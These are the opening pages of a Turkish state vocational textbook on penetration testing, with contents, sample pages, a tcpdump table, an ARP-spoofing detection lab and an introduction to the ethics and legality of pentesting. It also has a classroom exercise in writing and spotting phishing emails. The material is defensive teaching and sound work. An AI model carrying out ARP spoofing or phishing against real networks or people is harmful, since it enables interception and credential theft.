
Bu kitaba sığmayan daha neler var!

eba
www.eba.gov.tr

Karekodu okut, bu kitapla ilgili EBA içeriklerine ulaş!

Teknoloji Yolculuğumuz



BU DERS KİTABI MİLLÎ EĞİTİM BAKANLIĞINCA
ÜCRETSİZ OLARAK VERİLMİŞTİR.
PARA İLE SATILAMAZ.

ISBN: 978-625-5498-29-8

Bandrol Uygulamasına İlişkin Usul ve Esaslar Hakkında Yönetmeliğin Beşinci Maddesinin İkinci Fıkrası Çerçevesinde Bandrol Taşıması Zorunlu Değildir.

SİBER GÜVENLİK ALANI SIZMA TESTİ 11 DERS MATERYALİ

MESLEKİ VE TEKNİK ANADOLU LİSESİ

SİBER GÜVENLİK ALANI



SIZMA TESTİ

11

DERS MATERYALİ

MESLEKİ VE TEKNİK ANADOLU LİSESİ

SİBER GÜVENLİK ALANI

SIZMA TESTİ

11

DERS MATERYALİ

Yazarlar

Murat KARATAŞ
Özgü ASKER

MİLLÎ EĞİTİM BAKANLIĞI YAYINLARI .....: 10952
YARDIMCI VE KAYNAK KİTAPLAR DİZİSİ .....: 3871

Her hakkı saklıdır ve Millî Eğitim Bakanlığına aittir. Ders materyalinin metin, soru ve şekilleri kısmen de olsa hiçbir surette alınıp yayımlanamaz.

Bu kitap, siber güvenlik eğitimlerinde kullanılmak üzere bir kaynak olması amacıyla hazırlanmıştır. Sızma Testi ders materyalindeki konular, açıklamalar, kodlar ve araçlar tamamen eğitim amaçlıdır. Bu kitapta yer alan bilgilerin etik ve yasal amaçlar doğrultusunda kullanılması gerekir. Amacı dışında kullanımlardan kitaptaki yazarlar ve editörler sorumlu değildir.

HAZIRLAYANLAR

Dil Uzmanı
Erman Erşan YORGANCILAR

Program Geliştirme Uzmanı
Ergül SIRKINTI

Rehberlik Uzmanı
Aylin SİLİĞ

Ölçme ve Değerlendirme Uzmanı
Dr. İlkay ÜÇGÜL ÖCAL

Görsel Tasarım Uzmanı
Özden ALTUN

ISBN: 978-625-5498-29-8

Millî Eğitim Bakanlığının 24.12.2020 gün ve 18433886 sayılı oluru ile
Meslekî ve Teknik Eğitim Genel Müdürlüğünce ders materyali olarak hazırlanmıştır.



İSTİKLÂL MARŞI

Korkma, sönmez bu şafaklarda yüzen al sancak;
Sönmeden yurdumun üstünde tüten en son ocak.
O benim milletimin yıldızıdır, parlayacak;
O benimdir, o benim milletimindir ancak.

Çatma, kurban olayım, çehreni ey nazlı hilâl!
Kahraman ırkıma bir gül! Ne bu şiddet, bu celâl?
Sana olmaz dökülen kanlarımız sonra helâl.
Hakkıdır Hakk'a tapan milletimin istiklâl.

Ben ezelden beridir hür yaşadım, hür yaşarım.
Hangi çılgın bana zincir vuracakmış? Şaşarım!
Kükremiş sel gibiyim, bendimi çiğner, aşarım.
Yırtarım dağları, enginlere sığmam, taşarım.

Garbın âfâkını sarmışsa çelik zırhlı duvar,
Benim iman dolu göğsüm gibi serhaddim var.
Ulusun, korkma! Nasıl böyle bir imanı boğar,
Medeniyyet dediğin tek dişi kalmış canavar?

Arkadaş, yurduma alçakları uğratma sakın;
Siper et gövdeni, dursun bu hayâsızca akın.
Doğacaktır sana va'dettiği günler Hakk'ın;
Kim bilir, belki yarın, belki yarından da yakın.

Bastığın yerleri toprak diyerek geçme, tanı:
Düşün altındaki binlerce kefensiz yatanı.
Sen şehit oğlusun, incitme, yazıktır, atanı:
Verme, dünyaları alsan da bu cennet vatanı.

Kim bu cennet vatanın uğruna olmaz ki feda?
Şüheda fışkıracak toprağı sıksan, şüheda!
Cânı, cânânı, bütün varımı alsın da Huda,
Etmesin tek vatanımdan beni dünyada cüda.

Ruhumun senden İlâhî, şudur ancak emeli:
Değmesin mabedimin göğsüne nâmahrem eli.
Bu ezanlar -ki şehadetleri dinin temeli-
Ebedî yurdumun üstünde benim inlemeli.

O zaman vecd ile bin secde eder -varsa- taşım,
Her cerîhamdan İlâhî, boşanıp kanlı yaşım,
Fışkırır ruh-ı mücerret gibi yerden na'şım;
O zaman yükselerek arşa değer belki başım.

Dalgalan sen de şafaklar gibi ey şanlı hilâl!
Olsun artık dökülen kanlarımın hepsi helâl.
Ebediyyen sana yok, ırkıma yok izmihlâl;
Hakkıdır hür yaşamış bayrağımın hürriyyet;
Hakkıdır Hakk'a tapan milletimin istiklâl!

Mehmet Âkif Ersoy


GENÇLİĞE HİTABE

Ey Türk gençliği! Birinci vazifen, Türk istiklâlini, Türk Cumhuriyetini, ilelebet muhafaza ve müdafaa etmektir.

Mevcudiyetinin ve istikbalinin yegâne temeli budur. Bu temel, senin en kıymetli hazinendir. İstikbalde dahi, seni bu hazineden mahrum etmek isteyecek dâhilî ve hâricî bedhahların olacaktır. Bir gün, istiklâl ve cumhuriyeti müdafaa mecburiyetine düşersen, vazifeye atılmak için, içinde bulunacağın vaziyetin imkân ve şeraitini düşünmeyeceksin! Bu imkân ve şerait, çok namüsait bir mahiyette tezahür edebilir. İstiklâl ve cumhuriyetine kastedecek düşmanlar, bütün dünyada emsali görülmemiş bir galibiyetin mümessili olabilirler. Cebren ve hile ile aziz vatanın bütün kaleleri zapt edilmiş, bütün tersanelerine girilmiş, bütün orduları dağıtılmış ve memleketin her köşesi bilfiil işgal edilmiş olabilir. Bütün bu şeraitten daha elîm ve daha vahim olmak üzere, memleketin dâhilinde iktidara sahip olanlar gaflet ve dalâlet ve hattâ hıyanet içinde bulunabilirler. Hattâ bu iktidar sahipleri şahsî menfaatlerini, müstevlîlerin siyasî emelleriyle tevhit edebilirler. Millet, fakr u zaruret içinde harap ve bîtap düşmüş olabilir.

Ey Türk istikbalinin evlâdı! İşte, bu ahval ve şerait içinde dahi vazifen, Türk istiklâl ve cumhuriyetini kurtarmaktır. Muhtaç olduğun kudret, damarlarındaki asil kanda mevcuttur.


Mustafa Kemal Atatürk



MUSTAFA KEMAL ATATÜRK

İÇİNDEKİLER

DERS MATERYALİNİN TANITIMI 11



1. ÖĞRENME BİRİMİ: SIZMA TESTİNE GİRİŞ 13
1.1. SIZMA TESTİ YAKLAŞIMLARI 14
1.1.1. Kara Kutu Testi 17
1.1.2. Beyaz Kutu Testi 18
1.1.3. Gri Kutu Testi 18
1.2. KAPSAMINA VE ALANINA GÖRE SIZMA TESTİ TÜRLERİ 20
1.2.1. Ağ Sızma Testi (Network Pentest) 20
1.2.1.1. İç Ağ Sızma Testi 20
1.2.1.2. Dış Ağ Sızma Testi 21
1.2.2. Web Uygulama Sızma Testi (Web Application Pentest) 21
1.2.3. Sosyal Mühendislik Sızma Testi (Social Engineering Pentest) 21
1.2.4. Yük Testi (DDoS and Load Pentest) 21
1.2.5. Kablosuz Ağ Sızma Testi (Wireless Pentest) 22
1.2.6. Mobil Uygulama Sızma Testi (Mobil Application Pentest) 22
1.3. SIZMA TESTİ AŞAMALARI 24
1.3.1. Planlama ve Kapsam Belirleme 24
1.3.2. Bilgi Toplama 25
1.3.3. Ağ Topolojisi Çıkarma 25
1.3.4. Zafiyet Tarama 26
1.3.5. Sisteme Sızma, Yetki Yükseltme ve Yayılma 27
1.3.6. İz Toplama ve Çıkarma 27
1.3.7. Raporlama 28
ÖLÇME VE DEĞERLENDİRME 30



2. ÖĞRENME BİRİMİ: BİLGİ TOPLAMA VE KEŞİF YÖNTEMLERİ 31
2.1. BİLGİ TOPLAMA TEKNİKLERİ 32
2.1.1. Pasif Bilgi Toplama Yöntemleri 34
2.1.2. Aktif Bilgi Toplama Yöntemleri 38
2.2. AĞ VE PORT TARAMA TEKNİKLERİ 40
2.2.1. TCP Port Tarama Yöntemleri 42
2.2.1.1. TCP Connect Tarama 45
2.2.1.2. TCP SYN (Yarı Açık) Tarama 49
2.2.1.3. TCP ACK Tarama 51
2.2.1.4. FIN Port Tarama Yöntemleri 53
2.2.1.5. XMAS Tarama Yöntemleri 55
2.2.2. UDP Port Tarama Yöntemleri 58
2.2.3. Agresif Tarama Yöntemleri 61
2.3. AĞ ORTAMI DİNLEME ARAÇLARI 69
2.3.1. Kablolu Ortam Dinleme Araçları 71
2.3.2. Kablosuz Ortam Dinleme Araçları 91
2.3.3. Genel Dinleme ve Analiz Araçları 103
ÖLÇME VE DEĞERLENDİRME 114



3. ÖĞRENME BİRİMİ: SIZMA TESTİ UYGULAMALARI 117
3.1. GÜVENLİK AÇIKLARININ TESPİTİNDE SIZMA TESTİ UYGULAMALARI 118
3.1.1. Ağ Sızma Testi Uygulamaları 119
3.1.2. Web Uygulama Sızma Testi Uygulamaları 153
3.1.3. Kablosuz Ağ Sızma Testi Uygulamaları 165
3.1.4. Sosyal Mühendislik Sızma Testi Uygulamaları 179
3.1.5. Fiziksel Sızma Testi Uygulamaları 186
3.1.6. Mobil Uygulama Sızma Testi Uygulamaları 190
3.2. ZAFİYET TESPİT RAPORU HAZIRLAMA 206
3.2.1. Sızma Testi Raporunun Giriş Bölümü 208
3.2.1.1. Özet (Summary) 208
3.2.1.2. Kapsam ve Metadoloji 210
3.2.1.3. Risk Değerlendirme Yaklaşımı 211
3.2.2. Sızma Testi Raporunun Zafiyet Detayları 214
3.2.3. Sızma Testi Raporunun Sonuç Bölümü 219
3.2.3.1. Genel Değerlendirme ve Risk Durumu 220
3.2.3.2. Önceliklendirme ve Aksiyon Planı 220
3.2.3.3. Ekler Bölümü 221
3.2.4. Rapor Yazımında Kalite Kontrol Süreci 223
3.2.4.1. Gizlilik, Güvenlik ve Etik İlkeler 224
ÖLÇME VE DEĞERLENDİRME 227

EKLER 229
CEVAP ANAHTARLARI 230
KAYNAKÇA 231

DERS MATERYALİNİN TANITIMI

2. ÖĞRENME BİRİMİ

BİLGİ TOPLAMA VE KEŞİF YÖNTEMLERİ

Ders materyali içeriğinde yer verilen öğrenme birimi adını gösterir.



KONULAR

Ders materyali içeriğinde yer verilen konuları gösterir.

2.1. BİLGİ TOPLAMA TEKNİKLERİ
2.2. AĞ VE PORT TARAMA TEKNİKLERİ
2.3. AĞ ORTAMI DİNLEME ARAÇLARI

NELER ÖĞRENECEKSİNİZ?

Ders materyali içeriğinde neler öğrenileceğini gösterir.

- Bilgi toplama tekniklerini kavrama
- Ağ ve port tarama tekniklerini kullanma
- Ağ ortamı dinleme araçlarını kullanma

TEMEL KAVRAMLAR

Ders materyali içeriğinde yer verilen temel kavramları gösterir.

Bilgi toplama (information gathering), Exploit, istismar (exploitation), keşif (reconnaissance), Payload, raporlama (reporting), tarama (scanning), yetki yükseltme (privilege escalation), zafiyet analizi (vulnerability analysis)

HAZIRLIK ÇALIŞMALARI

Ders materyali içeriğinde yer verilen, öğrencilerin hazırbulunuşluklarını ölçen hazırlık çalışmalarını gösterir.

1. Bir kurumun bilgisayar sistemlerine yetkisiz girmeye çalışmak her zaman suç mudur, istisnai durumlar olabilir mi? Düşüncelerinizi nedenleriyle açıklayınız.
2. Bir kurumda hangi tür bilgilerin gizli tutulması gerektiğini düşünüyorsunuz? Nedenini açıklayınız.

Sıra Sizde

Ders materyali içeriğinde yer verilen pekiştireçleri gösterir.

Sınıf arkadaşlarınızla ayrılarak kimlik avı e-postaları üzerine uygulamalı bir çalışma gerçekleştiriniz. Birinci grup **saldırganlar** rolünü üstlenerek bir kurum çalışanını hedef alan aciliyet, otorite veya merak duygusu oluşturacak ifadeler kullanarak şifre, doğrulama bilgisi veya kişisel veri elde etmeyi amaçlayan bir e-posta hazırmalıdır. İkinci grup ise **hedef kullanıcılar** olarak hazırlanan e-postayı analiz etmeli, bunun bir phishing saldırısı olup olmadığını değerlendirmeye çalmalıdır. Hedef kullanıcılar, e-posta içeriğinde yer alan şüpheli bağlantılar, dil hataları, sahte gönderici adresleri ve manipülasyon tekniklerini tespit etmeye odaklanmalıdır. Uygulama sonunda hangi e-postaların daha ikna edici olduğunu, kullanıcıların hangi hatalara düşebileceğini ve bu tür saldırılara karşı nasıl önlem alınması gerektiğini sınıf ortamında tartışarak değerlendiriniz.

DERS MATERYALİNİN TANITIMI

2. ÖĞRENME BİRİMİ

Tablo 2.7: tcpdump Parametreleri ve Açıklamaları

Ders materyali içeriğinde yer verilen tabloları gösterir.

Parametre Adı	Açıklama
tcpdump -v arp	ARP paketlerini listeler.
tcpdump -p	tcpdump ile yalnızca dinleme yapılan arabirime gelen paketleri yakalamak amacıyla seçici olmayan moddan çıkılması için kullanılır.
tcpdump -e	Yakalanan paketlerin ikinci katman bilgilerini, bir başka deyişle MAC adreslerini elde etmek için kullanılır.
tcpdump -w "dosya ismi"	İstenilen paketleri bir dosya hâlinde kaydeder. Kaydedilen bu dosya Wireshark gibi programlarla açılarak da incelenebilir.
tcpdump -r "dosya ismi"	Dosya hâlinde olan bir paket listesini açar.
tcpdump -v icmp	ICMP paketlerini listeler.
tcpdump -v arp	ARP paketlerini listeler.

13. Uygulama

Ders materyali içeriğinde yer verilen uygulamaları gösterir.

Ağ üzerinde **ARP spoofing (Man-in-the-Middle)** saldırısı başlatarak tcpdump ile tespit ediniz ve anormal ARP davranışları analiz edecek uygulamayı gerçekleştiriniz.

Not Bu uygulamada **192.168.1.100** cihazında Kali Linux, **192.168.1.27** cihazında Windows işletim sistemi ve **192.168.1.1** ise ağ geçidi olarak kullanılmaktadır.

Ders materyali içeriğinde yer verilen notları gösterir.

Not ARP spoofing saldırısında saldırgan, kendisini ağ geçidi (gateway) gibi göstererek trafiği üzerine çeker. Bu saldırı sırasında ağda **anormal ARP cevapları (gratuitous ARP)** oluşur.

1. Adım: Kali Linux üzerinde ağ arayüzünü belirleyerek ARP trafiğini dinlemek amacıyla tcpdump aracını başlatınız (Görsel 2.54).

```
┌──(root㉿kali)-[~]
└─# tcpdump -i eth0 arp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
18:54:23.454397 ARP, Request who-has Redmi-Note-8.home tell modem.home, length 46
18:54:28.737703 ARP, Request who-has modem.home tell unknownf889d2a91395.home, length
18:54:28.742844 ARP, Reply modem.home is-at a0:70:b7:ab:19:e6 (oui Unknown), length 46
18:55:06.256776 ARP, Request who-has modem.home (Broadcast) tell VESTEL-TV.home, lengt
18:55:11.126979 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:15.130680 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:17.131499 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:19.132420 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:21.134234 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:23.136078 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:25.138082 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:27.141432 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:29.144777 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:31.146159 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
18:55:33.147841 ARP, Reply modem.home is-at 00:0c:29:af:e9:0c (oui Unknown), length 28
```

Ders materyali içeriğinde yer verilen görselleri gösterir.

Görsel 2.54: Olağan ARP trafiğinin izlenmesi

ÖLÇME VE DEĞERLENDİRME

Öğrenme birimi ile ilgili ölçme ve değerlendirme çalışmalarını gösterir.

A. Aşağıda verilen cümlelerin başındaki boşluğa cümlede yer alan ifade doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Pasif bilgi toplama sürecinde hedef sistemle doğrudan etkileşime geçilmez.

1. ÖĞRENME BİRİMİ

SIZMA TESTİNE GİRİŞ









KONULAR

1.1. SIZMA TESTİ YAKLAŞIMLARI

1.2. KAPSAMINA VE ALANINA GÖRE SIZMA TESTİ TÜRLERİ

1.3. SIZMA TESTİ AŞAMALARI

NELER ÖĞRENECEKSİNİZ?

- Sızma testi ile ilgili yaklaşım çeşitleri
- Sızma testinin türleri
- Sızma testinin aşamaları

TEMEL KAVRAMLAR

Beyaz kutu, bilgi toplama, CVE, CVSS, DDoS, defensive, gri kutu, kara kutu, keşif, kırmızı takım, mavi takım, log, mor takım, offensive, OWASP, sızma testi, siber güvenlik, sosyal mühendislik, yanlış negatif, yanlış pozitif, zafiyet

HAZIRLIK ÇALIŞMALARI

1. Bir kurumun bilgisayar sistemlerine yetkisiz girmeye çalışmak her zaman suç mudur, istisnai durumlar olabilir mi?
2. Bir kurumda hangi tür bilgilerin gizli tutulması gerektiğini düşünüyorsunuz? Nedenini açıklayınız.

1.1. SIZMA TESTİ YAKLAŞIMLARI

Sızma testi (pentest/penetration test), bilişim sistemlerindeki güvenlik açıklarını tespit ederek bunların kötü niyetli kişiler tarafından istismar edilmesini önlemek ve sistemleri daha güvenli hâle getirmek amacıyla yapılan bir tür **etik** siber güvenlik testidir. Tespit edilen zafiyeti sisteme zarar vermeyecek şekilde istismar etmek amacıyla kullanılır. Sızma testi ile bir uygulamaya, yazılıma, sisteme veya ağa karşı yapılabilecek siber saldırılar tespit edilir.

Sızma testleri yapılırken çeşitli etik ve hukuki yönlere dikkat etmek gerekir. Etik ve etik olmayan siber saldırı uygulamaları arasında ince bir çizgi vardır. Etik sızma testi ile etik olmayan sızma testi arasındaki en belirgin fark; izin, niyet, yetki ve kurallara uyum sürecindeki yasa ve etik değerlere uygunluktur. Etik sızma testi, kurumu olası siber saldırılara karşı güçlendirmeye yarar. Etik olmayan sızma testi ise siber suç kapsamına girer (Tablo 1.1).

Tablo 1.1: Etik Sızma Testi ve Etik Olmayan Sızma Testinin Karşılaştırması

Etik Sızma Testi	Etik Olmayan Sızma Testi
Yazılı sözleşme ve açık izin vardır.	İzin alınmadan test yapılır.
Testin kapsamı (IP aralıkları, uygulamalar, zaman dilimi vb.) net olarak tanımlanmıştır.	Test kapsamı net değildir. Bulunan açığa göre hareket edilir.
Hukuka uygundur.	Yetkisiz erişim suçuna girebilir.
Güvenliği artırarak açıkları kapatmak amaçlanır.	Kişisel çıkarlar söz konusudur.
Planlı olarak yapılır ve kapsam dışına çıkılmaz.	Kapsam dışına çıkılabilir.
Veri gizliliği ve mahremiyet önemlidir.	Elde edilen veriler paylaşılabilir, ifşa edilebilir.
Raporlar açık, şeffaf ve teknik olarak doğrulanabilir niteliktedir.	Raporlarda abartılı bulgular yer alabilir ve açıklar gizlenebilir.
Kurumun güven ve itibarını artırır.	Kurumda itibar kaybına yol açar.

1. Örnek Sızma testi uzmanının bir bankanın web sitesinde açık olduğunu düşünerek yazılı izin almadan test yapması etik değildir ve suç teşkil edebilir fakat aynı testin yazılı sözleşme ile planlı bir şekilde yapılması etiktir.


2. Örnek Sızma testi uzmanının test sırasında müşteri veri tabanına erişerek kayıt alıp bunu raporlaması etik sızma testine örnektir. Fakat aynı test sırasında verilerin kopyalanarak çalınması veya üçüncü kişilerle paylaşılması etik dışıdır ve suç teşkil eder.

2025 yılında yürürlüğe giren **7545** sayılı **Siber Güvenlik Kanunu**'nun 5. maddesi ile kurumlara yönelik sızma testi uygulaması zorunlu hâle getirilerek yasal zemine oturtulur. Bununla birlikte tespit edilen zafiyetlerin belirli sürelerde kapatılması ve raporlanması şart koşulur.

Sızma testleri, teknik açıdan gerekli olmasının yanında hukuki sorumluluklar da getirir. Türk hukukunda özellikle Türk Ceza Kanunu kapsamında düzenlenen **Bilişim Sistemine Girme** suçu ile **Kişisel Verilerin Korunması Kanunu (KVKK)** çerçevesindeki veri ihlali hükümleri, sızma testlerinin planlanması ve icrası sırasında dikkate alınması gereken temel düzenlemelerdir. Test sürecinde kişisel verilere erişim ihtimali bulunduğundan veri güvenliği ve hukuka uygunluk büyük önem taşır.

Bir sızma testinin hukuka uygun kabul edilebilmesi için test yapılacak sistemin sahibinden açık, yazılı ve sınırları belirlenmiş bir onay alınması zorunludur. Bu yetkilendirme olmadan gerçekleştirilen bir test, iyi niyetli dahi olsa hukuken **yetkisiz erişim** kapsamında değerlendirilebilir ve ciddi yaptırımlara yol açabilir.

Büyük ölçekli kurumların birçoğunda siber güvenlik operasyonlarını yürüten ekipler vardır. Bunlar **kırmızı takım, mavi takım** ve **mor takım** olarak adlandırılır (Görsel 1.1).



Görsel 1.1: Kırmızı takım, mavi takım ve mor takım

Bir kurumun verilerini, sistemlerini ve kullanıcılarını siber tehditlerden korumaktan sorumlu olan takıma **mavi takım (blue team)** denir. Savunma odaklı çalışır ve güvenlikten sorumludur.

